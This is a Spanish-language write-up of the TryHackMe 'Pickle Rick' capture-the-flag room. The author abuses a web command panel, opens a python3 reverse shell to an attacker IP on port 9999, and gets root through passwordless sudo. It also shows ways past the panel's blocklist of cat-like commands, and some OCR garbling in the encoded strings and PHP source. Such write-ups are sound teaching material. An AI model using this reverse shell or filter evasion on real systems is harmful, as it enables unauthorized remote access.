    <nav class="navbar navbar-inverse">
        <div class="container">
            <div class="navbar-header">
                <a class="navbar-brand" href="#">Rick Portal</a>
            </div>
            <ul class="nav navbar-nav">
                <li class="active"><a href="#">Commands</a></li>
                <li><a href="/denied.php">Potions</a></li>
                <li><a href="/denied.php">Creatures</a></li>
                <li><a href="/denied.php">Potions</a></li>
                <li><a href="/denied.php">Beth Clone Notes</a></li>
            </ul>
        </div>
    </nav>

    <div class="container">
        <form name="input" action="" method="post">
            <h3>Command Panel</h3><br>
            <input type="text" class="form-control" name="command" placeholder="Commands"/><br>
            <input type="submit" value="Execute" class="btn btn-success" name="sub"/>
        </form>
        <!-- Vm1wR1UxTnRWa2RUV0d4VFlrZFNjRlV3V2t0alJsWnlWbXQwVkUxV1duaFZNakExVkcxs1NHVkliRmh0TVhCb1ZsWmFwMVpWTVVWaGVqQT0== -->
    </div>
</body>
</html>
```

Parece un hash , con suerte puede tratarse de otro ingrediente.

Pruebo lo siguiente:

```
1 echo
'Vm1wR1UxTnRWa2RUV0d4VFlrZFNjRlV3V2t0alJsWnlWbXQwVkUxV1duaFZNakExVkcxs1NHVk
| base64 -d
```

Parece otro hash en base64 , o que sugiere que están usando **encapsulamiento múltiple** — una técnica común en retos CTF o en esteganografía para ocultar información.

```
1 echo 'VjFSSmVGSXlSbGRpU0ZKcFVrVktTMVZxU205TmJHeHlXa1phVVZWVU1Eaz0' |
base64 -d
```

Después de **decodificar** varias veces consecutivas ... el hash contenía:



caracteres UTF-8).

< DECODIFICAR >

Decodifica sus datos en la zona de abajo.

rabbit hole

He sido **troleado** ...

Bueno, al menos he desoxidado mis **skills** con hashes en base 64 :D

Con `sudo -l` he podido ver antes que `www-data` puede ejecutar cualquier comando como root y sin necesidad de ingresar contraseña.

Sigo revisando un poco el árbol de directorios a ver si encuentro algo más.

```
1 sudo ls /home -lart
```

Bajo la ruta de `home` encuentro el directorio de `rick`.

## Command Panel

```
ls /home/ -lart
```

Execute

```
total 16
drwxr-xr-x  4 root    root    4096 Feb 10  2019 .
drwxrwxrwx  2 root    root    4096 Feb 10  2019 rick
drwxr-xr-x  5 ubuntu  ubuntu  4096 Jul 11  2024 ubuntu
drwxr-xr-x 23 root    root    4096 Jul 31 17:10 ..
```

A ver si puedo listar lo también.

```
1 sudo ls /home/rick -lart
```

## Command Panel

```
ls /home/rick/ -lart|
```

Execute



```
total 12
drwxr-xr-x 4 root root 4096 Feb 10 2019 ..
-rwxrwxrwx 1 root root 13 Feb 10 2019 second ingredients
drwxrwxrwx 2 root root 4096 Feb 10 2019 .
```

Ahi veo un lo que parece ser el segundo ingrediente!!

Pero el comando `cat` está deshabilitado.


## Command Panel

```
cat /home/rick/*|
```

Execute



Command disabled to make it hard for future PICKLEEEEEE RICCCKKKKK.



Ya lo único que me queda por probar es realizar una ``reverse shell``.

Y tú te preguntaras ... una reverse shell?, por que ? Bueno, pues como tengo la opción de realizar comandos en el servidor, no es una mala opción probarlo.

(O en caso de encontrar un **formulario**, **panel web**, o **endpoint** que ejecuta comandos)

Al lio !!

Para ver que tipo de reverse shell podría usar, reviso los comandos aceptados en el servidor. (Mirar en la página de command panel si se puede ejecutar Python )

Pruebo con python .

```
1 python -c "print('Hello')"
```

Parece que no funciona:



## Command Panel


```
python -c "print('Hello')"
```

Execute

Y con python3 ?

```
1 python3 -c "print('Hello')"
```

Esto si que parece que funciona:



## Command Panel

```
python3 -c "print('Hello')"
```


Execute

Hello


Voy a crear una reverse shell con python3.

Para ello necesito crear una sesión en un terminal aparte con netcat y usar la web de "<https://www.revshells.com/>" para crear la reverse shell (o la web de **pentestmonkey**).

En la web de **pentestmonkey** veo que está el script para python, que solamente he de amoldar cambiando a python3 y añadir la IP de la máquina atacante (la que usa Kali en la VPN) y el puerto para netcat , he escogido el 9999.




Más cómodo es la web de **revshells.com**, ahí solo tienes que añadir la IP y el puerto como parámetros y te crea el script para la reverse shell.



**Nota:** Después de varias pruebas que no han acabado de funcionar, cambié de máquina virtual, pasé de la UTM que estaba usando, a VirtualBox, solo por probar. Ahí veo que si ha funcionado!!

## UTM:



## VIRTUALBOX

```
(kali㉿vbox) [~]
└─$ nc -lvpn 9999
listening on [any] 9999 ...
connect to [10.9.1.3] from (UNKNOWN) [10.10.197.17] 50306
/bin/sh: 0: can't access tty; job control turned off
$ ┌─[
```

Command Panel

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.9.1.3",9999));os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-p"]);'
```

Execute

Y efectivamente ahí la reverse shell si que me ha funcionado.

Así que ya sabéis, tened un **Plan B** por si las moscas.

Lo primero que hago es dejar la shell un poco más **vistosa**:

```
1 script /dev/null -c bash
```

Y paso de esto:

```
(kali㉿vbox) [~]
└─$ nc -lvpn 9999
listening on [any] 9999 ...
connect to [10.9.1.3] from (UNKNOWN) [10.10.197.17] 50306
/bin/sh: 0: can't access tty; job control turned off
$ ┌─[
```

A esto:

```
(kali㉿vbox) [~]
└─$ nc -lvpn 9999
listening on [any] 9999 ...
connect to [10.9.1.3] from (UNKNOWN) [10.10.197.17] 50306
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@ip-10-10-197-17:/var/www/html$ ┌─[
```

Voy a al directorio `/home/rick` para ver si puedo averiguar el segundo ingrediente:

```
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@ip-10-10-197-17:/var/www/html$ cd /home/rick
cd /home/rick
www-data@ip-10-10-197-17:/home/rick$ ls -la
ls -la
total 12
drwxrwxrwx 2 root root 4096 Feb 10 2019 .
drwxr-xr-x 4 root root 4096 Feb 10 2019 ..
-rw-rwxrwx 1 root root 13 Feb 10 2019 'second ingredients'
www-data@ip-10-10-197-17:/home/rick$ cat 'second ingredients'
cat 'second ingredients'
1 jerry tear
www-data@ip-10-10-197-17:/home/rick$ ┌─[
```

What is the second ingredient in Rick's potion?

1 jerry tear

✓ Correct Answer

Ya solo me falta el tercer ingrediente.

Después de un rato buscando, parece que lo he encontrado bajo la carpeta de /root .

## Command Panel

```
ls /root -lart
```

Execute

```
total 36
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Feb 10 2019 .ssh
-rw-r--r-- 1 root root 29 Feb 10 2019 3rd.txt
-rw-r--r-- 1 root root 161 Jan 2 2024 .profile
-rw----- 1 root root 702 Jul 11 2024 .viminfo
drwx----- 4 root root 4096 Jul 11 2024 .
drwxr-xr-x 4 root root 4096 Jul 11 2024 snap
-rw----- 1 root root 168 Jul 11 2024 .bash_history
drwxr-xr-x 23 root root 4096 Aug 2 11:45 ..
```

## Escalada de privilegio

Vuelvo a entrar mediante la reverse shell a ver si puedo escalar privilegios, ya que al directorio /root no puedo entrar sin ello.

```
(kali㉿vbox)~$ nc -lvpn 9999
listening on [any] 9999 ...
connect to [10.9.1.3] from (UNKNOWN) [10.10.197.17] 41542
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@ip-10-10-197-17:/var/www/html$ ls /root -lart
ls /root -lart
ls: cannot open directory '/root': Permission denied
www-data@ip-10-10-197-17:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-10-197-17:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-197-17:
    (ALL) NOPASSWD: ALL
www-data@ip-10-10-197-17:/var/www/html$
```

Como antes he encontrado que `www-data` puede llegar a ejecutar **CUALQUIER COSA** como **SUDO** y sin necesidad de contraseña, puedo escalar con un simple `sudo bash`.

```
1 sudo bash
```

Y una vez soy `root` puedo ir al directorio y buscar el último ingrediente.



El resto es simplemente hacer un `cat` del fichero `3rd.txt`.

```
www-data@ip-10-10-197-17:/var/www/html$ sudo bash
sudo bash
root@ip-10-10-197-17:/var/www/html# whoami
whoami
root
root@ip-10-10-197-17:/var/www/html# ls
ls
Sup3rS3cretPickl3Ingred.txt  clue.txt  index.html  portal.php
assets                      denied.php  login.php   robots.txt
root@ip-10-10-197-17:/var/www/html# cd /root
cd /root
root@ip-10-10-197-17:~# ls
ls
3rd.txt  snap
root@ip-10-10-197-17:~# cat 3rd.txt
cat 3rd.txt
3rd ingredients: fleebe juice
root@ip-10-10-197-17:~#
```

What is the last and final ingredient?

fleebe juice

✓ Correct Answer

ROOM completada!!

I just completed the PICKLERICK room in [#tryhackme](#) !! 🎉



Pickle Rick

tryhackme.com

## Extra

Cosas que puedo mejorar la próxima vez que me enfrente a un CTF parecido.

- A la hora de desencriptar un hash que ha sido encriptado varias veces, en vez de hacer por terminal 1 a 1, he aprendido que se pueden encadenar.

```
1 echo
'Vm1wR1UxTnRWa2RUV0d4VF1rZFNjR1V3V2t0alJsWn1WbXQwVkJUxV1duaFZNakExVkcxS1NHVk
| base64 -d
```

```

1 echo
'Vm1wR1UxTnRWa2RUV0d4VF1rZFNjR1V3V2t0alJsWnlWbXQwVkJxV1duaFZNakExVkcxS1NHVK
| base64 -d | base64 -d | base64 -d

```

- En este CTF he visto que habían varios comandos capados que dificultaban algo el hecho de realizar el reconocimiento necesario. Cómo poder ver esto? Al menos en este CTF lo he podido ver en el código fuente en la parte del **portal.php**.

```

assets/jquery.min.js/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */

assets/jquery.min.js:!function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=e.document?t(e,!0):funct
"],col:[2,"",
"],tr:[2,"",
"],td:[3,"",
""

<!>
portal.php:
<input class="form-control" type="text" name="command" placeholder="Commands" data-dashlane-rid="caf8e43f0315e285" data-dashlane-classification="other">
<br>
portal.php:
<input class="btn btn-success" type="submit" value="Execute" name="sub" data-dashlane-rid="01cfb5edd75099a9" data-dashlane-classification="action">
</form>
portal.php:
<!--
?php portal.php: function contains($str, array $arr) portal.php: { portal.php: foreach($arr as $a) { portal.php: if (stripos($str,$a) !== false) return true; portal.php: } portal.php: return false; portal.php:
portal.php: // Cant use cat portal.php: $cmds = array("cat", "head", "more", "tail", "nano", "vim", "vi"); portal.php: if(isset($_POST["command"])) { portal.php: if(contains($_POST["command"], $cmds)) { portal.php:
echo "<br"
-->
<p>(m)</p>
<img src='assets/fail.gif'>
": portal.php: } else { portal.php: $output = shell_exec($_POST["command"]); portal.php: echo "
-->

<!--
?php portal.php: function contains($str, array $arr) portal.php: { portal.php: foreach($arr as $a) { portal.php: if (stripos($str,$a) !== false) return true; portal.php: } portal.php: return false; portal.php:
portal.php: // Cant use cat portal.php: $cmds = array("cat", "head", "more", "tail", "nano", "vim", "vi"); portal.php: if(isset($_POST["command"]))
echo "<br"
-->

```

- Tips que se me han dado una vez finalizado esta room:

Comando alternativos a **cat**:

### Alternative Command Usage

**Good Command:**

```
while read line; do echo $line; done < ...
```

Using a loop to read file contents is a great alternative to the blocked **cat** command, demonstrating adaptability and understanding of shell capabilities.

# Command Panel

```
while read line; do echo $line; done < Sup3rS3cretPickl3Ingred.txt
```

Execute

```
mr. meeseek hair
```

Usar SUDO en comando para usarlos como usuario con privilegios:

Using Sudo for Privileged Actions ^

⌚ Good Command: `sudo ls /root -lart`

Utilizing `sudo` to access restricted directories aligns with the room's objective to explore the root directory and find the third ingredient.

Efficient File Access on Restricted Paths ^

⚠ Missing Commands:

```
ls /root -lart
ls / -lart
```

To efficiently access files in restricted directories like `/root`, use `sudo` to leverage your full privileges. For example, use `sudo ls /root -lart` to list files in the root directory.

Usar correctamente las comillas y/o el escape a la hora de buscar en según que rutas:

## Correct File Path Handling



### ⚠ Missing Commands:

```
ls /home/rick/second ingredients -lart
```

```
ls /home/rick/second ingredients/* -lart
```

```
ls ../../bin ../../boot ../../...
```

When dealing with file paths that contain spaces, enclose the path in quotes or escape the spaces with backslashes. For example, use

```
ls "/home/rick/second ingredients" -lart
```

or

```
ls /home/rick/second\ ingredients -lart
```

to correctly handle spaces in file paths.

## Agradecimiento Final

Gracias por leer mi ``write up``.

Siento el haberme extendido tanto, pero si has entrado a leerlo hasta el final, es que estas como yo y estas aprendiendo.

Desde mi punto de vista, no sirve de nada ver write ups que no explican lo que hacen y se limitan a resolver el CTF, al menos para gente como yo, que estamos empezando.